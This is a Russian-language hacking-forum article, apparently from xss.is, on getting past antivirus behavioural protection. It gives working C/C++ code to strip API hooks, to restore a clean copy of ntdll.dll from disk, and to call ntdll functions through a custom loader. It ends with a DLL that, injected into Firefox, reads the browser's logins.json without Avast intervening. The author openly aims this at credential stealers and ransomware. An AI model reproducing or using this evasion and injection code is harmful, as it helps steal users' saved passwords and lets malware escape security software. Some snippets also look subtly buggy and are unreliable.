Статья Обход проактивной защиты антивирусов

Всем привет, в этой статье хочу обсудить тему обхода проактивной защиты антивирусов и других решений в реальном времени.

Что сподвигло меня написать эту статью ?

~~**Ну разумеется жажда наживы, ведь бабло побеждает зло.)))**~~

Я просмотрел форум, так и форумы схожих тематик, там-где есть у меня доступ и не увидел не одной темы, где-бы этот вопрос обсуждался, более того часто возникают вопросы у людей и никто внятного ответа дать неможет, а вернее нехочет...

Более-того у многих людей с кем я общался складывается не верные представление как это работает вообще и что это такое...

Кто-то вообще считает, что проактивная защита, это магия которую невозможно обойти и это решение от всех бед, ну разумеется это лишь иллюзия, непробиваемости такой защиты, что в этой статье я и покажу.

Хочу отметить, что в этот раз от меня не будет каких-то «чудо» проектов в гите, тем не менее всё что я тут напишу имеет боевое применение.

В доказательство этого, я приведу демонстрацию обхода Avast Premium, а конкретно проактивную защиту «Аваст чертов пассворд протект», который мешает работы стиллерам, хе-хе.

Почему выбрал именно его для демонстрации ?

А всё дело в этой теме https://xss.is/threads/39910/

Мне уже тогда было интересно поковырять, но стимула не было, а тут вроде-бы и появилось.

Да и заметьте, что никто кроме может-быть **Haunt** особо ничего путного не предложили в теме (И-то он закрыл эту информацию в хайд), да были пары фраз, но что и как делать никто не сказал, это в очередной раз говорит о нужности такой темы.

Итак хватит наверное ~~**набирать нужно число символов, для допуска к конкурсу.**~~

Начинаем, вначале теория, извините но без теории тут никак, нужно понимать работу антивирусов, иначе чего мы хотим обойти, незная даже поверхностно работу таких программ...)

Что такое проактивная защита в реальном времени ?

Обнаружение вредоносных программ с помощью сигнатурного анализа все еще используется, но не очень эффективно. Все больше и больше вредоносных программ используют полиморфизм, метаморфизм, шифрование или обфускацию кода, чтобы их было чрезвычайно сложно обнаружить с помощью старых методов обнаружения.

Большинство антивирусных программ нового поколения обнаруживают вирусы анализируя их поведение. Они следят за каждым запущенным процессом на ПК и ищут образцы подозрительной активности, которые могут указывать на заражение компьютера вредоносным ПО.

В качестве примера давайте представим программу, которая не создает никакого пользовательского интерфейса (диалоговые окна и т.д).

И как только она запускается, она сразу хочет получить доступ к файлам, где располагаются пароли браузеров, или еще хуже, начинает шифровать файлы на компьютере.)

Думаю многие антивирусные программы сразу заблокируют такую активность...

Теперь вы можете спросить - как работает такая защита и откуда антивирус узнает, что делает отслеживаемый процесс ?

В большинстве случаев AV внедряет свой собственный код в запущенный процесс для перехвата API, это позволяет AV точно видеть, какая функция вызывается, когда и с какими параметрами.

Давайте посмотрим, как может выглядеть ловушка антивируса для CreateFileW, это распространенная API открытия файла, импорт этой функции находится в kernel32.dll.

Вот так выглядит код функции в исходном виде:
C:

```
MOV EDI,EDI
PUSH EBP
MOV EBP,ESP
PUSH ECX
PUSH ECX
PUSH DWORD PTR SS:[EBP+8]
LEA EAX,DWORD PTR SS:[EBP-8]
...
CALL <JMP.&API-MS-Win-Core-File-L1-1-0.C>
LEAVE
RETN 1C
```

Теперь, если AV должен перехватить эту функцию, он заменит первые несколько байтов инструкцией JMP, которая перенаправит поток выполнения на свою собственную функцию обработчика перехвата. Таким образом, AV зарегистрирует выполнение этого API со всеми параметрами, лежащими в стеке в этот момент.

После того, как обработчик AV-ловушки завершит свою работу, он выполнит исходный набор байтов, замененный инструкцией JMP, и вернется к функции API, чтобы процесс продолжил свое выполнение.

Вот как будет выглядеть код функции с введенной инструкцией JMP (Это просто пример, для понимания, реально всё может-быть по другому, в зависимости от антивирусного решения):
C:

```
Hook handler:
< main hook handler code - logging and monitoring >
...
MOV EDI,EDI              ; original code that was replaced with the JMP is executed
PUSH EBP
MOV EBP,ESP
JMP kernel32.76B73F01    ; jump back to CreateFileW to instruction right after the hook jump

CreateFileW:
JMP handler.1D001000     ; jump to hook handler
PUSH ECX                 ; execution returns here after hook handler has done its job
PUSH ECX
PUSH DWORD PTR SS:[EBP+8]
LEA EAX,DWORD PTR SS:[EBP-8]
...
LEAVE
RETN 1C
```

Есть несколько способов перехвата кода, но этот самый быстрый и не создает особых проблем с производительностью выполнения кода. Другие методы перехвата

включают в себя внедрение инструкций INT3 или правильную настройку регистров отладки и их обработку вашими собственными обработчиками исключений, которые позже перенаправляют выполнение на обработчики перехватчиков.

Теперь, когда вы знаете, как работает проактивная защита в реальном времени и как именно она включает перехват API, я могу перейти к объяснению методов ее обхода.

На рынке есть продукты AV, которые выполняют мониторинг в режиме реального времени в режиме ядра (Ring0).

Первые два способа будут для борьбы с хуками в пользовательском режиме Ring3, а в последнем способе мы рассмотрим на примере Аваста, как можно обходить хуки в режиме ядра Ring0.

Итак как-же бороться с этим ?

У меня есть две идеи.

Вообще идей может-быть много, но я рассмотрю три метода.

Т.к. охватить всё в одной статье тяжело, да и скажу честно я тоже мало чего знаю, век живи, век учись.)))

1)Идея антихука

Как вы уже знаете, проактивная защита в реальном времени полагается исключительно на выполнение обработчиков ловушек API. Только когда обработчик AV-ловушки запущен, программное обеспечение защиты может зарегистрировать вызов API, отслеживать параметры и продолжить отображение активности процесса.

Очевидно, что для того, чтобы полностью отключить защиту, нам нужно удалить хуки API, и в результате программное обеспечение защиты станет слепо ко всему, что мы делаем.

<u>**В нашем собственном приложении мы контролируем все пространство памяти процесса. Антивирус со своим внедренным кодом - это просто злоумышленник, пытающийся вмешаться в функциональность нашего программного обеспечения, но мы - король своей страны.**</u>

Необходимо предпринять следующие шаги:

1)Перечислить все загруженные библиотеки DLL в текущем процессе.
2)Найти адрес точки входа для каждой импортированной функции API, каждой библиотеки DLL.
3)Удалить внедренную инструкцию JMP ловушки, заменив ее исходными байтами API.

Все кажется довольно простым до момента восстановления исходного кода функции API, от того момента, когда был внедрен перехватчик JMP.

Получение исходных байтов от обработчиков ловушек не может быть и речи, поскольку нет способа узнать, какая часть кода обработчика является исходным кодом пролога функции API.

Итак, как найти исходные байты?

Ответ таков: извлеките их вручную, прочитав соответствующий файл библиотеки DLL, хранящийся на диске. Файлы DLL содержат весь исходный код.

Чтобы найти исходные первые 16 байтов (чего более чем достаточно) у например функции CreateFileW, процесс выглядит следующим образом:

1)Прочитать содержимое файла kernel32.dll из системной папки Windows в память. Я назову этот модуль kernel32_module.

2)Получите базовый адрес импортированного модуля kernel32.dll в нашем текущем процессе. Я назову импортированный модуль kernel32_import_module.

3)Исправьте перемещения загруженного вручную kernel32_module с базовым адресом kernel32_import_module (полученным на шаге 2). Это заставит все ссылки на память с фиксированным адресом выглядеть так же, как в текущем kernel32_import_module (в соответствии с ASLR).

4)Разберите таблицу экспорта kernel32_module и найдите адрес CreateFileW.

5)Скопируйте исходные 16 байтов из найденного экспортированного адреса API на адрес импортированного в данный момент API, где находится ловушка JMP.

Это эффективно перезапишет текущий JMP исходными байтами любого API.

Пример кода, приведенного алгоритма:
C:

```
void unhookAPI(wstring temp, const char* functionName) {

    LPCWSTR dllName;
    dllName = temp.c_str();

    HMODULE lib = LoadLibrary(dllName);

    BYTE assemblyBytes[4] = {};
    char assemblyString[60];

    if (lib) {
        DWORD base = (DWORD)lib;
        void* fa = GetProcAddress(lib, functionName);
        if (fa) {
            IMAGE_DOS_HEADER* dos = (IMAGE_DOS_HEADER*)lib;
            IMAGE_NT_HEADERS* nth = (IMAGE_NT_HEADERS*)(base + dos->e_lfanew);
            BYTE* read = (BYTE*)fa;
            for (int i = 0; i < 5; i++) {
                assemblyBytes[i] = read[i];
            }

        }
        else
            printf("Function not found!\n");
    }
    else
        printf("Error loading library!\n");

    sprintf_s(assemblyString, "\\x%02x\\x%02x\\x%02x\\x%02x\\x%02x", assemblyBytes[0],
assemblyBytes[1], assemblyBytes[2], assemblyBytes[3], assemblyBytes[4]);
    printf("First 5 bytes of %s are %s\n", functionName, assemblyString);

    WriteProcessMemory(GetCurrentProcess(), GetProcAddress(GetModuleHandle(dllName),
functionName), assemblyString, 5, NULL);

    FreeLibrary(lib);
}
```

Я нестал заморачиваться этим способом, объясню почему:

Некоторые антивирусы могут восстанавливать хуки функций, да и мне показалось как-то напряжно каждый раз убирать хуки, лучше сделать это раз и на всегда.

Тут второй способ.

2)Второй способ. Скрытый вызов API.

Кто изучал ядро Windows на низком уровне знает, что в пользовательском режиме есть библиотека ntdll.dll, которая служит прямым переходом между пользовательским режимом и режимом ядра. Его экспортированные API напрямую взаимодействуют с ядром Windows с помощью системных вызовов.

Большинство других библиотек Windows в конечном итоге вызывают API из ntdll.dll.

Если вкратце, то ntdll.dll, это прослойка между ядром и пользовательским процессом, когда вы вызываете CreateFile, то реально вызывается ZwCreateFile, а точнее выполняется системный вызов к ядру и выполняется ядерная функция NtCreateFile.

Давайте посмотрим на код ZwCreateFile из ntdll.dll в Windows 7 в режиме WOW64:
C:

```
MOV EAX,52
XOR ECX,ECX
LEA EDX,DWORD PTR SS:[ESP+4]
CALL DWORD PTR FS:[C0]
ADD ESP,4
RETN 2C
```

По сути, он передает EAX = 0x52 с указателем аргументов стека в EDX функции, хранящейся в TIB по смещению 0xC0.

Вызов переключает режим процессора с 32-битного на 64-битный и выполняет системный вызов в Ring0 на NtCreateFile.

0x52 - это системный вызов для NtCreateFile в моей системе Windows 7, **номера системных вызовов различаются между версиями Windows и даже между пакетами обновления, поэтому никогда не стоит полагаться на эти числа.**

Большинство программ защиты перехватывают функции ntdll.dll, так как это самый низкий уровень, до которого вы можете добраться, прямо перед порогом ядра.

Например, если вы вызываете CreateFileW только в kernel32.dll, который в конечном итоге вызывает ZwCreateFile в ntdll.dll, вы никогда не поймаете прямые вызовы API к ZwCreateFile.

А ловушка в ZwCreateFile будет срабатывать каждый раз, когда вызывается CreateFileW или CreateFileA, поскольку они оба в конечном итоге должны вызывать API самого низкого уровня, который напрямую взаимодействует с ядром.

А теперь самое интересное. **Что, если бы мы скопировали фрагмент кода, который я вставил выше из ntdll.dll, и реализовали его в коде нашего собственного приложения.** Это будет идентичная копия кода ntdll.dll, который выполнит системный вызов 0x52, который был выполнен в нашем собственном разделе кода.


Никакая программа защиты пользовательского режима никогда не узнает об этом.

Это идеальный метод обхода любых перехватов API без их фактического обнаружения и отключения!

Дело в том, как я упоминал ранее, мы не можем доверять номерам системных вызовов, поскольку они будут различаться в разных версиях Windows. Что мы можем сделать, так это прочитать весь файл библиотеки ntdll.dll с диска и вручную сопоставить его с адресным пространством текущего процесса. Таким образом, мы сможем выполнить код, который был подготовлен исключительно для нашей версии Windows, имея при этом точную копию ntdll.dll вне досягаемости AV.

Я упомянул ntdll.dll сейчас, так как у этой DLL нет других зависимостей. Это означает, что ему не нужно загружать другие библиотеки DLL и вызывать их API. Каждая экспортируемая функция передает выполнение непосредственно ядру, а не другим библиотекам DLL пользовательского режима.

Вот рисунок этой идеи:



У меня есть два решения этой задачи.

Вот код, первого решения, реализация алгоритма выше:

C:

```
#include "pch.h"
#include <iostream>
#include <Windows.h>
#include <winternl.h>
#include <psapi.h>
int main()
{
    HANDLE process = GetCurrentProcess();
    MODULEINFO mi = {};
    HMODULE ntdllModule = GetModuleHandleA("ntdll.dll");
    GetModuleInformation(process, ntdllModule, &mi, sizeof(mi));
    LPVOID ntdllBase = (LPVOID)mi.lpBaseOfDll;
    HANDLE ntdllFile = CreateFileA("c:\\windows\\system32\\ntdll.dll", GENERIC_READ,
FILE_SHARE_READ, NULL, OPEN_EXISTING, 0, NULL);
    HANDLE ntdllMapping = CreateFileMapping(ntdllFile, NULL, PAGE_READONLY | SEC_IMAGE, 0, 0,
NULL);
    LPVOID ntdllMappingAddress = MapViewOfFile(ntdllMapping, FILE_MAP_READ, 0, 0, 0);
    PIMAGE_DOS_HEADER hookedDosHeader = (PIMAGE_DOS_HEADER)ntdllBase;
    PIMAGE_NT_HEADERS hookedNtHeader = (PIMAGE_NT_HEADERS)((DWORD_PTR)ntdllBase +
hookedDosHeader->e_lfanew);
    for (WORD i = 0; i < hookedNtHeader->FileHeader.NumberOfSections; i++) {
        PIMAGE_SECTION_HEADER hookedSectionHeader = (PIMAGE_SECTION_HEADER)
((DWORD_PTR)IMAGE_FIRST_SECTION(hookedNtHeader) + ((DWORD_PTR)IMAGE_SIZEOF_SECTION_HEADER *
i));
        if (!strcmp((char*)hookedSectionHeader->Name, (char*)".text")) {
            DWORD oldProtection = 0;
            bool isProtected = VirtualProtect((LPVOID)((DWORD_PTR)ntdllBase +
(DWORD_PTR)hookedSectionHeader->VirtualAddress), hookedSectionHeader->Misc.VirtualSize,
PAGE_EXECUTE_READWRITE, &oldProtection);
            memcpy((LPVOID)((DWORD_PTR)ntdllBase + (DWORD_PTR)hookedSectionHeader-
>VirtualAddress), (LPVOID)((DWORD_PTR)ntdllMappingAddress + (DWORD_PTR)hookedSectionHeader-
>VirtualAddress), hookedSectionHeader->Misc.VirtualSize);
            isProtected = VirtualProtect((LPVOID)((DWORD_PTR)ntdllBase +
(DWORD_PTR)hookedSectionHeader->VirtualAddress), hookedSectionHeader->Misc.VirtualSize,
oldProtection, &oldProtection);
        }
    }
    CloseHandle(process);
    CloseHandle(ntdllFile);
    CloseHandle(ntdllMapping);
    FreeLibrary(ntdllModule);
    return 0;
}
```

И второе решение, это использовать кастомный загрузчик длл из нашего бота:https://github.com/XShar/XssBot/blob/master/client/XssBot/TaskWorks/ModuleLoader.cpp

Загрузив длл с диска в буфер module, можно пользоваться потом так:

Создаём указатель на функцию ZwWriteFile:
C:

```
int (WINAPI* P_ZwWriteFile) (
    _In_ HANDLE FileHandle,
    _In_opt_ HANDLE Event,
    _In_opt_ PIO_APC_ROUTINE ApcRoutine,
    _In_opt_ PVOID ApcContext,
    _Out_ PIO_STATUS_BLOCK IoStatusBlock,
    _In_reads_bytes_(Length) PVOID Buffer,
    _In_ ULONG Length,
    _In_opt_ PLARGE_INTEGER ByteOffset,
    _In_opt_ PULONG Key
    ) = NULL;
```

Загружаем библиотеку ntdll.dll:
C:

```
HANDLE lib = LoadModule(module);
if (lib != NULL) {
*(FARPROC*)&P_ZwCreateFile = GetModuleProcAddress( lib, (char*)"ZwCreateFile");
}
```


Потом использование функции:
C:

```
if (P_ZwCreateFile ! = NULL) {
status = P_ZwCreateFile (&fileHandle,
        GENERIC_WRITE | SYNCHRONIZE,
        &oa,
        &iostatus,
        0,  // alloc size = none
        FILE_ATTRIBUTE_NORMAL,
        FILE_SHARE_WRITE,
        FILE_OPEN_IF,
        FILE_SYNCHRONOUS_IO_NONALERT,
        NULL,
        0);
}
```


В итоге наделав таких функций, вы таким хитрым способом будете использовать максимально низкоуровневые функции из ntdll.dll, обойдя хуки некоторых защитных решений.)

На этом статью можно было-бы и закончить, но а как-же Аваст чёртов пассворд протект, спросите вы, хе-хе...

Как-же жить стиллерам, если при попытке открыть файл logins.json Мозиллы появляется такая-вот шляпа:



А криптолокеры как запускать ?



Я-бы подал на них в суд, блокируют нужное и важное ПО, хе-хе...

Итак обходим аваст долбанный протект.

Честно сказать, нихрена приведенные выше способы не работают для аваста, видно они в новой версии хорошо поработали над детектом функций, более того я необнаружил никаких хуков, специально выводил 10 байт апи, ничего там нет.

Видно они каким-то образом из режима ядра научились определять вызовы функций, хотя читал форумы, раньше делали хуки, даже длл специальная для этого была, в новой версии её увы нет.

Что-же делать ?

И тут у меня появилась идея инжекта, вернее не у меня появилось, всё это конечно известно, я решил попробовать, а вдруг...

Вообще тема инжектов очень сложная, тут можно писать несколько статей на эту тему, я нехочу затрагивать эту тему в данной статье, а расскажу-лишь что я сделал для обхода и что использовал.

Итак, ну хорошо пусть аваст использует хуки на уровне ядра и доступа туда мы не имеем, я не буду говорить что можно написать драйвер, который будет скрывать процесс защищаемой программы, а сам драйвер загружать через другой драйвер, или цифровую подпись, как-то это все геморно, хотя а почему и нет, так кстати действуют некоторые шифровальщики.)

Ну-вот, идея в том что у аваста есть списки доверенных приложений, например для Мозиллы доступны, вы неповерите, каталоги мозиллы.)))

Експлореру можно создавать файлы и т. д.

А почему-бы не выполнять код в рамках этого процесса, а что этому мешает, а ничего.)))

И тут передо мной встал вопрос, что лучше написать инжектор самому, или взять от куда-то, во первых как будем инжектить ?

Я решил для теста сделать инжект dll, вроде-бы много статей как это сделать и готовых проектов в гите, кучу перепробовал.

Вроде-бы и идея несложная, вот например статья:https://arvanaghi.com/blog/dll-injection-using-loadlibrary-in-C/

В итоге наткнулся я на инжектор Каими:https://github.com/kaimi-io/cpp-injector-class

И это находка, если посмотрите, при минимальном коде, неплохй функционалл, короче я был безума от радости, для моих экспиреметов просто супер.


В общем готовим длл для инжекта:
C:

```
#include "pch.h"
#include <Windows.h>

BOOL WINAPI DllMain(HINSTANCE hInstance, DWORD dwReason, LPVOID reserved)
{
    static char myString3[1024 * 1024];
    DWORD rb;

    HANDLE ntdllFile  =
CreateFileA("*****\\AppData\\Roaming\\Mozilla\\Firefox\\Profiles\\*****.default-
release\\logins.json", GENERIC_READ, FILE_SHARE_READ, NULL, OPEN_EXISTING, 0, NULL);

    ReadFile(ntdllFile, myString3, sizeof(myString3), &rb, 0);

    if (dwReason == DLL_PROCESS_ATTACH)
    {
        MessageBoxA(0, myString3,"I am injected...", 0);
    }

    return TRUE;
}
```

В инжекторе, примерно такой код:
C:

```
#include <iostream>

#include "cpp-injector-class-master/src/injector.hpp"

int main()
{
    injector a;
    a.set_blocking(false);

    try
    {
        a.inject(L"firefox.exe", L"test_dll.dll");
    }
    catch (const injector_exception& e)
    {
        std::wcout << e.get_error() << std::endl;
    }

    return 0;
}
```

Запускаем фаерфокс и радуемся окошку:



Аваст даже не пикнул...)))

Выводы:

Да, за последнее время защита как системы, так и антивирусных продуктов стало лучше, но проактивная защита, защита в облаке, это далеко не лекарство от всех болезней.

Вот посудите сами, я не считаю себя крутым кодером, больше наверное новичек в теме, о моём скилле наверное можно посудить почитав тему, где мы пытались сделать ботнет и реализацию его.)))

Тем не менее, посидев денёк-два, у меня получилось реализовать какие-то подходы и в частности обойти RING0, ну либо хитро установленные хуки аваста, испоьзуя при этом паблик наработки и статьи в сети.

Поэтому на антивирус надейся, а сам не теряй бдительность.)

Надеюсь вам понравилась данная статья.